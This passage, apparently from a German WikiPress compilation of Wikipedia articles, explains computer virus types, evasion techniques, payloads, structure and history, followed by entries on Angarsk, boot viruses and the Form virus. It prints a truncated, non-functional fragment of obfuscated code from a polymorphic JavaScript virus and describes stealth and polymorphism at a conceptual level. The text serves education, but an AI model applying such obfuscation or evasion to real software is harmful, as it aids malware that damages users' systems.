Endung ».com« erstellen, die dann nur das Virus enthält. Wird in der Kommandozeile von MS-DOS ein Programmname ohne Endung eingegeben, sucht das Betriebssystem zuerst nach Programmen mit der Endung ».com« und danach erst nach Programmen mit der Endung ».exe«, so dass der Schädling vor dem eigentlichen Programm in der Suchreihenfolge erscheint und aufgerufen wird. Der Schädling führt, nachdem er sich meist im Arbeitsspeicher festgesetzt hat, das ursprüngliche Programm aus, so dass der Benutzer oft nichts von der Infektion bemerkt.

**Überschreibende –** Überschreibende Computerviren sind die einfachste Form von Viren, wegen ihrer stark zerstörenden Wirkung allerdings auch am leichtesten zu entdecken. Wenn ein infiziertes Programm ausgeführt wird, sucht das Virus nach neuen infizierbaren Dateien und überschreibt entweder die ganze Datei oder nur einen Teil derselben (meist den Anfang) mit einer benötigten Länge. Die Wirtsdatei wird dabei irreparabel beschädigt und funktioniert nicht mehr oder nicht mehr korrekt, wodurch eine Infektion praktisch sofort auffällt.

**Prepender –** Diese Art von Computerviren fügt sich am Anfang der Wirtsdatei ein. Beim Ausführen der Wirtsdatei wird zuerst das Virus aktiv, das sich weiterverbreitet oder seine Schadwirkung entfaltet. Danach stellt das Virus im Arbeitsspeicher den Originalzustand des Wirtsprogramms her und führt dieses aus. Außer einem kleinen Zeitverlust merkt der Benutzer nicht, dass ein Virus gerade aktiv wurde, da die Wirtsdatei vollkommen arbeitsfähig ist.

**Appender –** Ein Appender-Virus fügt sich an das Ende einer zu infizierenden Wirtsdatei an und manipuliert die Wirtsdatei derart, dass es vor dem Wirtsprogramm zur Ausführung kommt. Nachdem das Virus aktiv geworden ist, führt es das Wirtsprogramm aus, indem es an den ursprünglichen Programmeinstiegspunkt springt. Diese Virusform ist leichter zu schreiben als ein Prepender, da das Wirtsprogramm nur minimal verändert wird und es deshalb im Arbeitsspeicher nicht wieder hergestellt werden muss. Da Appender einfach zu implementieren sind, treten sie relativ häufig auf.

**Entry Point Obscuring –** Der Fachbegriff Entry Point Obscuring (kurz: EPO) heißt übersetzt »Verschleierung des Einsprungspunkts«. Viren, die diese Technik benutzen, suchen sich zur Infektion einen bestimmten

Punkt in der Wirtsdatei, der nicht am Anfang oder am Ende liegt. Da dieser Punkt von Wirt zu Wirt variiert, sind Viren dieses Typs relativ schwierig zu entwickeln, da u. a. eine Routine zum Suchen eines geeigneten Infektionspunktes benötigt wird. Der Vorteil für diesen Virentyp besteht darin, dass Virenscanner die gesamte Datei untersuchen müssten, um EPO-Viren zu finden – im Gegensatz zum Erkennen von Prepender- und Appender-Viren, bei denen der Virenscanner nur gezielt Dateianfang und -ende untersuchen muss. Sucht ein Virenscanner also auch nach EPO-Viren, benötigt er mehr Zeit – wird der Virenscanner so eingestellt, dass er Zeit spart, bleiben EPO-Viren meist unentdeckt.

Für das Entry Point Obscuring sucht sich das Virus einen speziellen Ort, wie etwa eine Programmfunktion, irgendwo in der Datei, um diese zu infizieren. Besonders lohnend ist z. B. die Funktion zum Beenden des Programms, da sie meist ein leicht zu identifizierendes Erkennungsmuster hat und genau einmal aufgerufen wird. Würde das Virus eine zeitkritische Funktion oder eine sehr häufig aufgerufenen Funktion infizieren, fiele es leichter auf. Das Risiko für EPO-Viren besteht darin, dass sie sich unter Umständen einen Punkt in einem Wirt aussuchen können, der nie oder nicht bei jeder Ausführung des Wirtes aufgerufen wird.

### Techniken

**Arbeitsspeicher –** Speicherresidente Viren verbleiben auch nach Beendigung des Wirtprogramms im Speicher. Unter MS-DOS wurde eine Technik namens TSR (Terminate but Stay Resident) verwendet, in Betriebssystemen wie Windows, Unix oder Unix-ähnlichen Systemen (Linux, Mac OS X) erzeugt das Virus einen neuen Prozess. Das Virus versucht dem Prozess in diesem Fall einen unverdächtig wirkenden Prozessnamen zu geben oder seinen Prozess komplett zu verstecken. Gelegentlich versuchen diese Viren auch Funktionen des Betriebssystems zu manipulieren oder auf sich umzuleiten, sofern das Betriebssystem dies zulässt.

### Selbstschutz der Viren

- **Stealthviren** ergreifen besondere Maßnahmen, um ihre Existenz zu verschleiern. So werden Systemaufrufe abgefangen, so dass zum Beispiel bei der Abfrage der Größe einer infizierten Datei die Größe vor der Infektion angegeben wird (manche Viren verändern die ursprüngliche Größe auch gar nicht, weil sie sich in unbenutzte Bereiche der Datei kopieren) oder auch beim Lesen der Datei die Daten der ursprünglichen Datei zurückgeben.





- **Verschlüsselte Viren** verschlüsseln sich selbst. Der Schlüssel kann dabei von Infektion zu Infektion variieren. Das soll Antivirenprogramme daran hindern, einfach nach einer bestimmten Zeichenfolge in Dateien suchen zu können. Die Routine zum Entschlüsseln muss aber naturgemäß in normaler Form vorliegen und kann von Antivirenprogrammen erkannt werden.
- **Polymorphe Viren** ändern ihre Gestalt von Generation zu Generation, teilweise vollkommen. Das geschieht oft in Kombination mit Verschlüsselung – hierbei wird eine variable Verschlüsselung benutzt. Ein Teil des Virus muss jedoch in unverschlüsselter Form vorliegen, um bei der Ausführung den Rest zu entschlüsseln. Um auch diesen Teil variabel zu gestalten, wird die Entschlüsselungsroutine bei jeder Infektion neu erstellt. Die Routine, die die Entschlüsselungsroutine immer neu erstellt, befindet sich dabei selbst im verschlüsselten Teil des Virus und kann zum Beispiel voneinander unabhängige Befehle austauschen und Operationen mit verschiedenen Befehlssequenzen kodieren, so dass verschiedene Varianten entstehen.

```
var ecwewlgsvlherdtf='ircesslmg'
// ecwewlgsvlherdtf
function wpicaf(){jexcqpkgdd+='// '+abcnyfghpuw+cxnumuo}
function ihtmnw(){mlsgdhcemxbvi()}
if((8456/2)==3012){yugsfeyy()}
var arnxllzli=887405
for(nfqxwuqsoqe=(-(((30/3)-(21/7))-(5-2))+(((-(((25-9)-10)/((
function jpski(){ lgqwc()}
function nwckt(){ecqsegnh()}
var xkgwymoo=4076744
function xyuzklji(){j=jexcqpkgdd.length;}
var ftrgdpkv=6800533
var bqyfmtinf='nhubxwsbbptzw'
// bqyfmtinf
var upaiomm='gfcuixt'
// upaiomm
function vdelxu(){ duvjop()}
function ytsrr(){ lhwvqbe()}
function duferr(){ leesq()}
if(4834==3637){bngpijf()}
function myvenvyx(){ kbvv()}
function rvlflig(){tookbero()}
var fdmrdkplypc=(217394-5)
if(2425==8680){owwgqqlpcxq()}
var qhsjkrktw='umvxddugmgtkba'
// qhsjkrktw
function drtbzy(){ wbhj()}
function ddrcph(){nwglis()}
function evfhkf(){qpttxhty()}
function ftjgdc(){ ylbsx()}
if(2811==3477){vzxyqy()}
function fqyo(){ssjbnjtyjj=kjoxbfje.substring(i+(-(((38-7)+9)
```

Abb. 4: Teil eines polymorph verschlüsselten JavaScript-Virus.

- **Retroviren** zielen darauf ab, Virenschutzprogramme und Firewalls zu deaktivieren. Da sie sich dadurch nicht nur selbst vor Entdeckung schützen, sondern auch anderen Schadprogrammen Tür und Tor öffnen, gelten sie als sehr gefährlich, wenngleich sie 2005 noch nicht besonders weit verbreitet sind.
- **Update-Viren** infizieren nicht nur neue Dateien, sondern ersetzen bei bereits infizierten Dateien alte Versionen von sich selbst durch die aktuelle.

**Mögliche Schäden/Payload –** Computerviren sind vor allem gefürchtet, weil sie den Ruf haben, sämtliche Daten zu zerstören. Das ist aber nur in sehr wenigen Fällen richtig. Die meisten Computerviren versuchen hauptsächlich, sich selbst möglichst weit zu verbreiten und deswegen nicht aufzufallen.

**Harmlose Auswirkungen:** Eine Eigenschaft, die jedes Virus hat, ist das Stehlen von Rechnerzeit und -speicher. Da ein Virus sich selbst verbreitet, benutzt es die Leistung des Prozessors und der Festplatten. Viren sind aber im Normalfall so geschrieben, dass sie für das System keine spürbare Beeinträchtigung darstellen, so dass sie der Benutzer nicht erkennt. Bei der Größe aktueller Festplatten fällt auch der zusätzlich benötigte Festplattenplatz nicht mehr auf.

**Ungewollte Schäden – Programmierfehler:** Viele Computerviren enthalten Fehler, welche unter gewissen Umständen zu fatalen Folgen führen können. Diese Fehler sind zwar meistens unbeabsichtigt, können jedoch Dateien durch eine falsche Infektion zerstören oder gar in Einzelfällen ganze Datenbestände vernichten.

**»Existenzbericht« – Meldungen an den Benutzer:**
Manche Viren geben dem Benutzer ihre Existenz bekannt. Beispiele für Meldungen von Viren können z. B. sein:

- Piepsen/Musik
- Meldungsboxen oder plötzlich auftauchende Texte auf dem Bildschirm mit oft (für den Virusautor) amüsanten Nachrichten oder gar politischem Inhalt
- Manipulation des Bildschirminhaltes wie herunterfallende Buchstaben, Verzerrungen oder über den Bildschirm wandernde Objekte

Die meisten dieser Existenzmeldungen sind harmlos und erfolgen oft nur zu bestimmten Uhrzeiten oder nur an bestimmten Tagen, um nicht zu schnell aufzufallen und so eine höhere Verbreitung zu erlangen.





**Datenzerstörung:** Durch das Infizieren von Dateien werden die darin enthaltenen Daten manipuliert und möglicherweise zerstört. Da jedoch die meisten Viren vor Entdeckung geschützt werden sollen, ist eine Rekonstruktion der Daten in vielen Fällen möglich.

Einige wenige Viren wurden speziell zur Zerstörung von Daten geschrieben. Das kann vom Löschen von einzelnen Dateien bis hin zum Formatieren ganzer Festplatten führen. Diese Art von Payload wird von den meisten Menschen unmittelbar mit allen Viren in Verbindung gebracht. Da der Speicher der »Lebensraum« von Viren ist, zerstören sie sich mit diesen Aktionen oft selbst.

**Hardwarezerstörung:** Direkte Hardwarezerstörung durch Software und somit durch Computerviren ist nur in Einzelfällen möglich. Dazu müsste dem Virenautor bekannt sein, wie eine bestimmte Hardware so extrem oder fehlerhaft angesteuert werden kann, dass es zu einer Zerstörung kommt. Einige (z. T. eher theoretische) Beispiele für solche Möglichkeiten sind:

- Das Senden extremer Bildsignale an Bildschirme. Heute nicht mehr gebräuchliche Festfrequenzmonitore waren dafür anfällig, es gab Viren, die diese Angriffe auf solche Monitore tatsächlich durchgeführt haben. Heute ist eine Beschädigung durch fehlerhafte/extreme Bildsignale so gut wie ausgeschlossen.
- Übertakten von Graphikkarten, die es erlauben, die Taktfrequenz der Bausteine per Software einzustellen. Bei einer zu hohen Übertaktung und nicht ausreichenden Kühlung können Bausteine überhitzen und beschädigt oder zerstört werden.
- Übertakten von Bausteinen auf dem Motherboard, die dadurch selbst überhitzen oder andere Bauteile überlasten können (Widerstände, Integrierte Bausteine).

Da im heutigen PC-Bereich die Hardwarekomponentenauswahl sehr heterogen ist, gilt bisher die Meinung, dass es sich für Virenautoren nicht lohnt, solche Angriffe durchzuführen.

Ein als Hardwareschaden missinterpretierter Schaden ist das Überschreiben des BIOS, das heute meist in Flash-Speichern gespeichert ist. Wird dieser Flash-Speicher böswillig überschrieben, kann der Rechner nicht mehr starten. Da der Rechner nicht mehr startet, wird oft fälschlicherweise ein Hardwareschaden angenommen. Der Flash-Speicher muss in diesem Fall ausgebaut und mit einem korrekten BIOS neu bespielt werden. Ist der Flash-Speicher fest eingelötet, ist das Ausbauen wirtschaftlich nicht rentabel und das gesamte Motherboard muss ausgetauscht werden.

### Wirtschaftliche Schäden

Der wirtschaftliche Schaden durch Computerviren ist geringer als der Schaden durch Computerwürmer. Grund dafür ist, dass sich Viren nur sehr langsam verbreiten können und dadurch oft nur lokal verbreitet sind.

Ein weiterer Grund, warum der wirtschaftliche Schaden bei Computerviren nicht so hoch ist, ist die Tatsache, dass sie den angegriffenen Computer oder die angegriffene Datei im Allgemeinen für einen längeren Zeitraum brauchen, um sich effektiv verbreiten zu können. Computerviren, die Daten sofort zerstören, sind sehr ineffektiv, da sie mit dieser Aktion auch ihren eigenen Lebensraum zerstören.

Im Zeitalter der DOS-Viren gab es trotzdem einige Viren, die erheblichen Schaden angerichtet haben. Ein Beispiel ist das Virus *DataCrime*, das gesamte Datenbestände vernichtet hat. Viele Regierungen reagierten auf dieses Virus und verabschiedeten Gesetze, die das Verbreiten von Computerviren zu einer Straftat machen.

Ein Virus mit hohem wirtschaftlichen Schaden war *Win32.CIH*, auch »Tschernobyl-Virus« genannt (nach dem Atomunfall von Tschernobyl vom 26. April 1986), das sich großflächig verbreitete und am 26. April 2000 den Dateninhalt von mehr als 2000 BIOS-Chips in Südkorea zerstörte. Laut Antivirenhersteller Kaspersky sollen im Jahr davor sogar 3000 PCs betroffen gewesen sein.

Ein weiterer wirtschaftlicher Faktor war früher vor allem der Image-Schaden der betroffenen Unternehmen, heute ist dieser immaterielle Schaden nicht mehr so hoch, da ein Computervirus schon eher als normale und übliche Gefahr akzeptiert wird.

### Aufbau

Computerviren haben viele unterschiedliche Formen, daher ist es nur schwer möglich zu beschreiben, wie ein Virus grundsätzlich aufgebaut ist. Die folgende Erklärung ist keineswegs ein Standard für alle Viren. Manche Viren können mehr Funktionen haben, andere wiederum weniger.

- **Entschlüsselungsroutine**: Dieser Teil sorgt bei verschlüsselten Viren dafür, dass die verschlüsselten Daten wieder zur Ausführung gebracht werden können. Nicht alle Viren besitzen diesen Teil, da nicht alle verschlüsselt sind. Oft wird die Entschlüsslungsroutine der Viren von Antiviren-Herstellern dazu benützt, das Virus zu identifizieren, da dieser Teil oft klarer erkennbar ist als der Rest des Virus.
- **Vermehrungsteil:** Dieser Programmteil sorgt für die Vermehrung des Virus. Es ist der einzige Teil, den jedes Virus hat (Definition).





- **Erkennungsteil:** Im Erkennungsteil wird geprüft, ob die Infektion eines Programms oder Systembereichs bereits erfolgt ist. Jedes Wirtsprogramm wird nur einmal infiziert. Dieser Teil ist in fast allen nichtüberschreibenden Computerviren vorhanden.
- **Schadensteil:** Im Verhältnis zur Zahl der Computerviren haben nur sehr wenige einen Schadensteil (Payload). Der Schadensteil ist der Grund für die Angst vieler Menschen vor Computerviren.
- **Bedingungsteil:** Der Bedingungsteil ist dafür verantwortlich, dass der Schadensteil ausgeführt wird. Er ist in den meisten Computerviren mit einem Schadensteil enthalten. Viren ohne Bedingungsteil führen den Schadensteil entweder bei jeder Aktivierung oder – in ganz seltenen Fällen – niemals aus. Der Bedingungsteil (Trigger) kann zum Beispiel das Payload an einem bestimmten Datum ausführen oder bei bestimmten Systemvoraussetzungen (Anzahl der Dateien, Größe des freien Speicherplatzes ect.) oder einfach zufällig.
- **Tarnungsteil:** Ein Tarnungsteil ist nur in wenigen, komplexen Viren vorhanden. Er kann das Virus zum Beispiel verschlüsseln oder ihm eine andere Form geben (Polymorphismus, Metamorphismus). Dieser Teil dient zum Schutz des Virus vor der Erkennung durch Anti-Viren-Software. Es gibt aber nur eine sehr geringe Anzahl von Viren, die nicht vollständig erkannt werden können (z. B.: *Win32.ZMist, ACG, Win32. MetaPHOR* oder *OneHalf*).

**Achillesferse eines Virus –** Damit ein Virenscanner ein Virus identifizieren kann, benötigt er dessen Signatur. Ein Virus versucht, ein System zu infizieren, und dies geschieht z. B. bei einem Linkvirus durch das Anhängen an ein bestehendes Programm. Dabei muss es (abgesehen von überschreibenden Viren) zuerst prüfen, ob es dieses Programm bereits infiziert hat – sprich, es muss in der Lage sein, sich selbst zu erkennen. Würde es dies nicht machen, könnte es ein Programm theoretisch beliebig oft infizieren, was aufgrund der Dateigröße und der CPU-Belastung sehr schnell auffallen würde. Dieses Erkennungsmuster – die Signatur – kann unter gewissen Umständen auch von Virenscannern genutzt werden, um das Virus zu erkennen. Polymorphe Viren sind in der Lage, mit verschiedenen Signaturen zu arbeiten, die sich verändern können, jedoch stets einer Regel gehorchen. Daher ist es den Herstellern von Anti-Viren-Software relativ leicht und schnell möglich, ein neues Virus nach dessen Bekanntwerden zu identifizieren.

Viele Viren benutzen anstelle von polymorphen Signaturen sehr kleine Kennzeichnungen wie zum Beispiel ein ungenutztes Byte im Portable-Executable-Format. Ein Virenscanner kann dieses eine Byte nicht als Erkennungsmuster nutzen, da es zu viele falsch positive Treffer geben würde. Für ein Virus ist es jedoch kein Problem, wenn es unter ungünstigen Verhältnissen einige Dateien nicht infiziert.

## Geschichte

**Theoretische Anfänge: Bis 1985 –** John von Neumann veröffentlichte im Jahr 1949 seine Arbeit »Theory and Organization of Complicated Automata«. Darin stellt er die These auf, dass ein Computerprogramm sich selbst wiederherstellen kann. Das war die erste Erwähnung von computervirenähnlicher Software. Erst als Victor Vyssotsky, Robert Morris Sr. und Doug McIlroy, Programmierer bei Bell Labs, ein Computerspiel mit dem Namen *Darwin* erstellten, wurde die Theorie in die Praxis umgesetzt. Zwei Spieler ließen Software-Organismen um die Kontrolle über das System kämpfen. Die Programme versuchten dabei, einander zu überschreiben. Spätere Versionen des Spiels wurden als *Core Wars* bekannt.

1975 veröffentlichte der englische Autor John Brunner den Roman *Der Schockwellenreiter*, in dem er die Gefahr von Internetviren vorausahnt. Sein Kollege Thomas J. Ryan schilderte 1979 in *The Adolescence of P-1*, wie sich eine »künstliche Intelligenz« virenähnlich über das nationale Computernetz ausbreitet.

Im Jahr 1980 verfasste Jürgen Kraus an der Universität Dortmund eine Diplomarbeit mit dem Titel *Selbstreproduktion bei Programmen*, in welcher der Vergleich angestellt wurde, dass sich bestimmte Programme ähnlich wie biologische Viren verhalten können. Die Behörden wurden bei dieser Diplomarbeit hellhörig und ließen die Verbreitung des Werkes stoppen. Aus diesem Grund ist die Arbeit heute nicht mehr erhältlich.

1982 wurde von Rich Skrenta ein Computerprogramm geschrieben, das sich selbst über Disketten auf Apple-II-Systemen verbreitete. Das Programm hieß *Elk Cloner* und kann als das erste Bootsektorvirus bezeichnet werden. Die Grenze von Theorie und Praxis bei Computerviren verschwimmt jedoch, und selbst Experten streiten sich, was tatsächlich das erste war.

Professor Leonard M. Adleman verwendete 1984 im Gespräch mit Fred Cohen zum ersten Mal den Begriff »Computervirus«.





**Praktische Anfänge: 1985–1990 –** Fred Cohen lieferte 1986 seine Doktorarbeit »*Computer Viruses – Theory and Experiments*« ab. Darin wurde ein funktionierendes Virus für das Betriebssystem Unix vorgestellt. Dieses gilt heute als das erste Computervirus.

Zwei Software-Händler aus Pakistan verbreiteten im Jahr 1986 das erste Virus für das Betriebssystem MS-DOS. Das Programm war relativ harmlos, da es nur das Inhaltsverzeichnis der befallenen Disketten in *Brain* umbenannte.

Ein Jahr später, 1987, erschien im Data-Becker-Verlag das erste Buch zum Thema Computerviren: *Das große Computervirenbuch* von Ralf Burger. Da Burger den Quellcode einiger Viren im Buch veröffentlichte, erschienen in den folgenden Monaten Dutzende Varianten des von ihm geschriebenen Virus in der Öffentlichkeit.

1988 erschien der erste Baukasten für Viren (Virus Construction Kit). Damit ist es auch Anfängern möglich, Viren nach Maß zu erstellen. Das Programm wurde für den Computer Atari ST geschrieben.

In diesen Jahren wurden auch die ersten Antivirenprogramme herausgebracht, vor allem um große Firmen zu schützen. Im Jahr 1989 erschien mit *V2Px* dann auch das erste polymorphe Virus, das sich selbst immer wieder neu verschlüsseln konnte und nur sehr schwer zu entdecken war.

**Die Ära der DOS-Viren: 1990–1995 –** In diesen Jahren wurden Viren immer komplexer, um sich weiter verbreiten zu können und um sich besser gegen die Entdeckung durch Antivirenprogramme zu schützen. Im Jahr 1992 veröffentlichte ein Virenschreiber namens Dark Avenger den ersten polymorphen Programmgenerator, MTE. Damit konnten sich auch einfachste Viren leicht vor einer Erkennung schützen. Einige der damaligen Hersteller von Antiviren-Software konnten dieses Problem nicht lösen und stoppten die Entwicklung ihres Programms.

1992 löste das *Michelangelo*-Virus eine enorme Medienhysterie aus. Mit ihm wurde die Existenz der Viren auch in der breiten Öffentlichkeit bekannt.

In diesen Jahren wurden auch immer wieder neue Techniken in Viren entdeckt, wie zum Beispiel die gleichzeitige Infektion von Dateien und Bootsektor, OBJ-Dateien oder Quellcode-Dateien. Auch wurde 1992 mit *Win.Vir_1_4* das erste Computervirus für das Betriebssystem Microsoft Windows 3.11 registriert. Dieses Proof-Of-Concept-Virus wurde nie in »freier Wildbahn« entdeckt.

Viren wie *ACG* und *OneHalf* markieren das Ende der MS-DOS-Viren. Bis heute zählen sie zu den komplexesten Viren überhaupt. Sie sind stark polymorph und enthalten auch Techniken wie Metamorphismus.

**Die Ära der Viren für 32-Bit-Windows-Betriebssysteme: 1995–2002 –** Ab 1995, mit dem Erscheinen von Microsoft Windows 95 und dem ständigen Zuwachs an Benutzern, wurden auch Viren für dieses Betriebssystem (und dessen obligate Programme wie Microsoft Office) geschrieben. 1995 erschien das erste Makrovirus für Microsoft Word. Da Dokumente öfter als Programme getauscht wurden, wurden Makroviren ein sehr großes Problem für die Anwender. In den Jahren darauf erschienen dann die ersten Makroviren für Excel (1997), Powerpoint und Access (beide 1998) und Visio (2000). 1996 wurde auch das erste *Virus Constructor Kit* für Makroviren geschrieben, das es auch Personen ohne Programmierkenntnisse ermöglichte, Viren zu erstellen.

1996 erschien mit *Boza* auch das erste Virus für Microsoft Windows 95. Damit wurde gezeigt, dass das neuestes Microsoft-Betriebssystem für Viren doch nicht, wie behauptet, unantastbar war.

Da der Kampf zwischen Antivirenherstellern und Virenautoren zugunsten der Antivirenhersteller gewonnen schien, wurden 1998 mit *W32.HPS* und *W32.Marburg* die ersten polymorphen Windows-32-Bit-Viren geschrieben. Kurze Zeit später entstand mit *Regswap* auch das erste metamorphe Virus für diese Betriebssysteme.

1998 und 1999 erschienen die ersten VBS- und JS-Viren und als logische Konsequenz auch die ersten HTML-Viren. Diese Viren arbeiteten mit dem umstrittenen Zusatzprogramm *Windows Scripting Host*. Nun konnten auch Webseiten von Viren infiziert werden.

In dieser Zeit wurden auch einige andere, für den Benutzer ungefährliche, Viren geschrieben, die dennoch historisch interessant sind. Beispiele sind das *OS2.AEP*-Virus, das als erstes ausführbare Dateien des Betriebssystems OS/2 infizierten konnte, oder die ersten Viren für HLP-Dateien, für PHP-Dateien, für Java, AutoCAD, Bash, PalmOS und für Flash.

Mit dem *W95/CIH-10xx* verbreitete sich 1998 das erste Virus, das neben dem Löschen der Festplatte auch das BIOS zerstören konnte. Somit war der gesamte PC unbrauchbar, bis durch Fachleute mit geeigneter Hardwareausstattung in den BIOS-Flash-EEPROM-Baustein ein neues BIOS geschrieben wurde.





Am Ende dieser Ära tauchten wieder (wie in der DOS-Ära) die komplexesten Viren auf, die es bis zu dieser Zeit gab. Beispiele sind *Win32.MetaPHOR* oder *Win32.ZMist*, die sehr stark metamorph sind und nicht von allen Antivirenprogrammherstellern vollständig entdeckt werden können.

**Neue Nischen: Ab 2002 –** Ungefähr ab 2002 traten Viren mehr und mehr in den Hintergrund und wurden durch Würmer ersetzt. Die Entwicklung von Viren geht trotzdem weiter und bezieht sich vor allem auf neue Nischen.

Im Jahr 2002 wurde das erste Virus geschrieben, das sowohl Win32-Anwendungen als auch ELF-Dateien (z. B. Linux-Anwendungen) infizieren konnte. Dieses Virus kann als das Einläuten eines neuen Zeitalters der Viren gesehen werden.

Im Jahr 2004 brach dann endgültig eine neue Ära für Viren an. Das erste Virus für PocketPCs (mit dem Betriebssystem Windows CE) tauchte auf und zeigte, dass auch diese viel verwendeten Kommunikationsgeräte nicht verschont werden.

Einige Monate später wurde das Virus *Win64.Rugrad* entdeckt. Dieses Virus konnte die Anwendungen der neu erschienenen Microsoft Windows XP 64-bit Edition infizieren und hat eine Vorreiterrolle in der Entwicklung neuer Viren.

Wieder einige Monate später, im Jahr 2005, wurde das erste Virus für Handys (mit dem Betriebssystem Symbian OS) geschrieben. Es kann, nachdem vorher schon Würmer für dieses Betriebssystem erschienen sind, auch Dateien infizieren.

Mitte 2005, kurz nach der Veröffentlichung der ersten Beta-Version des XP-Nachfolgers Microsoft Windows Vista, wurde das erste Virus für die Microsoft Command Shell (Codename *Monad*) veröffentlicht. Zunächst wurde propagiert, dass es ein erstes Virus für das neue Windows gebe. Jedoch ließ Microsoft nach Bekanntwerden der Viren verlautbaren, dass Monad doch nicht wie geplant in Vista enthalten sein werde. Somit wäre dies ein Virus für eine Betaversion mit extrem geringen Chancen auf Verbreitung.

Das erste wirkliche Computervirus für MS Windows Vista trat einige Monate später, im Oktober 2005 auf. *MSIL.Idoneus* nutzt .NET Framework 2.0, um sich zu verbreiten. In dieser Zeit wurden auch die ersten Viren für Ruby und MenuetOS entdeckt, die aber weder jetzt noch in Zukunft eine Gefahr für Anwender sein werden, da diese Plattformen kaum verbreitet sind und sich die Viren daher kaum vermehren können.

### Literatur

Die meisten Bücher zum Thema sind inzwischen veraltet und/oder nicht mehr erhältlich (Auswahl).


- Amberg, Eric: *KnowWare 183. Sicherheit im Internet.* 2004, ISBN 87-91364-38-8.
- Brunnstein, Klaus: *Computer-Viren-Report.* 1989, ISBN 3-8092-0530-3.
- Burger, Ralf: *Das große Computer-Viren-Buch.* 1989, ISBN 3-89011-200-5.
- Janssen, Andreas: *KnowWare 170. Viren, Hacker, Firewalls.* 2005, ISBN 87-90785-83-5.
- Ludwig, Mark A.: *The Giant Book of Computer Viruses.* 1998, ISBN 0-929408-23-3 .
- Skardhamar, Rune: *Virus: Detection and Elimination.* 1995, ISBN 0-12-647690-X.
- Szor, Peter: *The Art Of Computer Virus Research And Defense.* 2005, ISBN 0-321-30454-3.


*Quelle: http://de.wikipedia.org/wiki/Computervirus. Historie: 19.7.02: Anonym angelegt, danach bearbeitet von den Hauptautoren Mario23, DarkDust, Peter Gerwinski, AchimP, Linum, WikiMax, PD902E03F.dip.t-dialin.net, Keymaster, D, Stf, MaKoLine, Plenz, Strabo, Kasper4711, Pemu, Herr Th., Diddi, MichaelDiederich, Fomafix, Nerdi, Liquidat, Tabacha, ThomasHofmann, ChristianErtl, Kubieziel, Steven Malkovich, Mic.r, Arittner, 45054, Rooty, Dr eina:ugige Bandit, ElRaki, Clemensfranz, Harpax, Wiegels, Plasmagunman, Soronk, Kretzer2, Flea, Reniar, Jackalope, Quirin, Harald Mühlböck, Rtc, Achim Raschka, Frank. penner, Matthäus Wander, Siehe-auch-Löscher, TomK32, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Angarsk

Angarsk (auch Angarsk.238) ist ein ➡Computervirus, der seit Dezember 1992 in Umlauf ist und ursprünglich von einem Urheber vermutlich aus der russischen Stadt Angarsk stammt. *Angarsk* infiziert alle .com-Dateien, auch command.com, verfügt aber außer der Vermehrungsfunktion über keine spezifischen Schadensfunktionen. Das Virus vergrößert die befallenen Dateien um 238 Bytes.

*Quelle: http://de.wikipedia.org/wiki/Angarsk_(Computervirus). Historie: 29.5.04: Angelegt von John Doe, danach bearbeitet von dem Hauptautoren John Doe. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Bootvirus

Ein Bootvirus ist ein Computervirus, der beim Start des Rechners (Booten) aktiv wird, noch bevor das Betriebssystem komplett geladen ist. Auf Disketten sitzt der Virus zumindest teilweise im Bootsektor; selbst Disketten, die keine Dateien enthalten, können also infiziert sein. Auf Festplatten kann der Virus im Master Boot Record (MBR) oder im logischen Bootsektor sitzen.

Bootviren sind die ältesten Computerviren überhaupt. Diese Viren waren bis 1995 die meistverbreitete Form von Viren. Ein Bootsektorvirus infiziert den Bootsektor von Disketten und Festplatten sowie den Master Boot Record (MBR) einer Festplatte. Der Bootsektor ist der erste physische Teil einer Diskette und einen Sektor (512 Byte) groß. Der Bootsektor wird von Startdisketten verwendet, um von der Diskette booten zu können, jedoch hat jede Diskette und Festplatte einen Bootsektor oder einen MBR. Bootsektorviren nutzen die Tatsache aus, dass der Bootsektor immer als erstes geladen wird. Will ein Benutzer von einer infizierten Startdiskette booten oder vergisst er eine infizierte Diskette im Diskettenlaufwerk beim Start des Computers, greift das BIOS bei entsprechender BIOS-Boot-Einstellung auf diesen Sektor zu und führt ihn aus. Der Virus versucht danach, den MBR der Festplatte zu infizieren, um bei jedem Start des Computers ausgeführt zu werden. Wenn ein infizierter Computer startet, wird der MBR geladen, der normalerweise für das Erkennen der verschiedenen Partitionen der Festplatte zuständig ist. Der Virus, der nun geladen wird, bleibt im Speicher und überwacht die Zugriffe auf andere Disketten. Wenn eine Diskette in einen mit einem Bootsektorvirus infizieren Computer gelegt wird, wird der Virus im Speicher aktiv und infiziert den Bootsektor der Diskette. Seit 2005 gibt es auch Bootsektorviren für CD-ROMs. Diese infizieren bootfähige Imagedateien (ISO-Images). Es ist technisch möglich, einen Bootsektorvirus für einen USB-Stick oder für ein LAN-Netzwerk zu erstellen, dies ist aber bis 2005 noch nicht geschehen. Heutzutage gibt es beinahe keine Bootsektorviren mehr, da BIOS und Betriebssysteme meistens einen gut funktionierenden Schutz haben. Zwar gibt es Bootsektorviren, die diesen Schutz umgehen können, doch ist ihre Verbreitung zu langsam, um ein Problem darstellen zu können.

Zu den Bootviren gehört beispielsweise auch der ➡Form-Virus.

*Quelle: http://de.wikipedia.org/wiki/Bootvirus. Historie: 14.7.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Gunter.krebs, Steffen, Achim Raschka, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Form-Virus

Der Form-Virus war lange Zeit einer der verbreitetsten Computerviren.

Beim Form-Virus handelt es sich um einen ➧Bootvirus, der sich über Disketten verbreitet. Es wird vermutet, dass der Virus aus der Schweiz stammt. Sobald eine infizierte Diskette in einen Computer gesteckt wird, installiert sich der Virus selbstständig in den geschützten Speicher. Dabei werden vom DOS-Speicher 2 KB reserviert. Danach wird der Bootsektor der Harddisk infiziert, wobei der Originalinhalt in die letzten beiden Sektoren geschrieben wird. Dies hat zur Folge, dass der Virus nach jedem Neustart des Computers sofort wieder aktiviert wird. Von da an wird jede eingelegte Diskette infiziert, wobei der originale Bootsektor überschrieben wird. Jeden 24. Tag im Monat präsentiert sich der Virus in Form von Tastatur-Klicken. Der Programm-Code enthält außerdem folgenden Text:

```
The FORM Virus sends greetings to everyone who's reading
   this text.
FORM doesn't destroy data! Don't panic! Fuckings go to Co-
   rinne.
```

Vom Form-Virus sind außerdem folgende Varianten bekannt:

- *FORM.C*: Das Tastatur-Klicken kommt nur im Mai vor
- *FORM.D*: Der Viruscode ist direkt hinter der Partitionstabelle gespeichert.

